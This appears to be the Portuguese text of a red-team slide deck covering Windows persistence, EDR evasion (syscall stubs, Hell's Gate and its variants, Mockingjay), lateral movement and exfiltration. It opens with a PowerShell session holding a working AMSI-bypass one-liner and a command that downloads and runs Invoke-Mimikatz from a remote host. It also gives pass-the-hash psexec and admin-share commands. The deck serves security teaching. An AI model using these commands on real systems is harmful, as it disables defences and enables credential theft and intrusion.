
```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\xpn> iex (new-object system.net.webclient).downloadstring('http://192.168.0.104/invoke-mimikatz.ps1')
iex : At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (new-object system.net.webclient).downloadstring('http://192.168. ...
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\xpn> $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
PS C:\Users\xpn> [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonPublic,Static").Set
Value($null, $null);[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","NonPublic,Static").Set
Value($null, [IntPtr]$mem)
PS C:\Users\xpn> iex (new-object system.net.webclient).downloadstring('http://192.168.0.104/invoke-mimikatz.ps1')
PS C:\Users\xpn> █
```

A imagem mostra um comando PowerShell onde o usuário tenta contornar a Interface de Verificação de Malware (AMSI) do Windows para executar um script bloqueado. Inicialmente, o download de um script foi bloqueado pelo software antivírus, então o usuário utilizou um código para desativar o AMSI antes de tentar executar novamente o comando bloqueado.


Persistência – Técnicas




Persistência – Backdoor com Lib-nosa

lib-nosa é uma biblioteca C minimalista projetada para facilitar conexões de socket por meio de operações IOCTL do driver AFD no Windows. Ao ignorar o winsock2.h -> (ws2_dll.dll) cabeçalho tradicional, lib-nosa interage diretamente com as APIs de socket internas do AFD (Ancillary Function Driver for WinSock), oferecendo aos desenvolvedores uma alternativa leve e de baixo nível para programação de rede.

Escalação de Privilégios - Técnicas




Defense Evasion – Syscall Direta



The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

Neste método, o malware implementa diretamente o stub de syscall no código assembly, o que significa que ele faz a transição do modo de usuário para o modo kernel sem passar pelas funções das bibliotecas nativas do Windows, como ntdll.dll. Em vez de invocar a API `NtCreateFile` da `ntdll.dll`, o malware executa diretamente as instruções de assembly necessárias para invocar a syscall. Isso envolve preparar os registradores e chamar a instrução `syscall`.

Defense Evasion – Syscall Indireta



The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented indirect system calls

Na syscall indireta, o malware utiliza a ntdll.dll para executar a chamada de sistema. O malware invoca a função `NtCreateFile` na `ntdll.dll`, que por sua vez faz a transição para o kernel. Isso significa que a execução do comando syscall ocorre na memória legítima da `ntdll.dll`. Após a execução da syscall no kernel, o retorno do fluxo de execução ocorre também na memória da `ntdll.dll`.

Defense Evasion – Técnicas Gate

Hells Gate: Técnica de evasão avançada que executa syscalls diretamente, sem passar pelo código de ntdll.dll, onde os EDRs geralmente aplicam hooks.

Ao evitar a biblioteca, o Hells Gate consegue realizar chamadas ao kernel de forma transparente, minimizando o risco de detecção e aumentando a furtividade de malwares.

Defense Evasion – Técnicas Gate

Halo's Gate: Variante do Hells Gate, o Halo's Gate utiliza uma técnica de syscall indireta, resolução de SSN comparando funções vizinhas para determinar se estão hookadas.

Ao evitar funções monitoradas, ele calcula o syscall correto e o invoca diretamente, contornando proteções de EDRs e outros sistemas de segurança que monitoram ntdll.dll.

Defense Evasion – Técnicas Gate

HookChain: Através de uma combinação precisa de técnicas de IAT Hooking, resolução dinâmica de SSNs e chamadas de sistema indiretas, o HookChain redireciona o fluxo de execução dos subsistemas do Windows de maneira que permanece invisível aos olhares vigilantes dos EDRs que atuam somente na Ntdll.dll, sem necessitar de alterações no código-fonte das aplicações e malwares envolvidos.

Defense Evasion – Técnicas Gate

Heavens Gate: Técnica que permite a execução de código de 64 bits a partir de um processo de 32 bits, conhecida como uma forma de evasão de arquiteturas mistas.

Heavens Gate aproveita as diferenças entre modos de execução para contornar proteções e permitir a execução de código malicioso em ambientes restritos.


Quando um aplicativo de 32 bits rodando dentro de um processo de 64 bits precisa chamar uma função ou interface de sistema de 64 bits, ele deve alternar o processador para o modo de 64 bits. É aqui que a técnica Heaven's Gate entra em jogo.

A técnica envolve a execução de uma instrução `syscall` especial, valor do registrador `code segment`: para x86: `0x23`, x64: `0x33` que aciona uma troca de contexto do modo de 32 bits para o modo de 64 bits, alterando efetivamente o conteúdo do registro CS.

Defense Evasion – Técnicas Gate

Phantoms Gate: PhantomsGate é uma técnica sofisticada de injeção de shellcode que utiliza Hell's Gate para encontrar números de syscalls dinamicamente, modifica chamadas de sistema para enganar os EDRs e usa o sequestro de threads para injetar e executar shellcode em um processo.

Defense Evasion – Drivers Vulnerável




Defense Evasion – Process Injection

Mockingjay

A injeção é executada sem alocação de espaço, configuração de permissões ou mesmo início de um thread. A exclusividade dessa técnica é que ela requer uma DLL vulnerável e cópia de código para a seção correta.

Credential Access – Técnicas



Movimentação Lateral – Técnicas

- **Pass-the-Hash:** Técnica onde o invasor usa a hash de senha do usuário para autenticar-se em outros sistemas, sem precisar conhecer a senha em si.

```
# psexec.py -hashes <NTLM_HASH> <domain>/<username>@<target_ip>
```


- **Remote Services:** Acesso a serviços remotos como RDP, SMB ou SSH para mover-se de um sistema comprometido para outro.

```
# mstsc /v:<target_ip>
```

- **Windows Admin Shares:** Uso de compartilhamentos administrativos do Windows (como C\$, ADMIN\$) para transferir arquivos ou executar comandos remotamente em outros sistemas dentro do mesmo domínio.

```
# net use \\<target_ip>\C$ /user:<domain>\<username> <password>
```


Movimentação Lateral – Técnicas



Exfiltração – Técnicas

- Dados comprimidos (zip do zip)
- Dados codificados (Base64)
- Dados criptografados (Simétrico e Assimétrico)
- Limites de tamanho de transferência de dados -> fragmentos de dados (separar arquivos em bytes menores)
- Exfiltração por protocolo alternativo (SSH, DNS, SFTP, SMTP, HTTPS)
- Exfiltração por canal de C2
- Exfiltração por meio físico (Pendrives, HD Externos e etc)

Exfiltração – Técnicas



REFERÊNCIAS

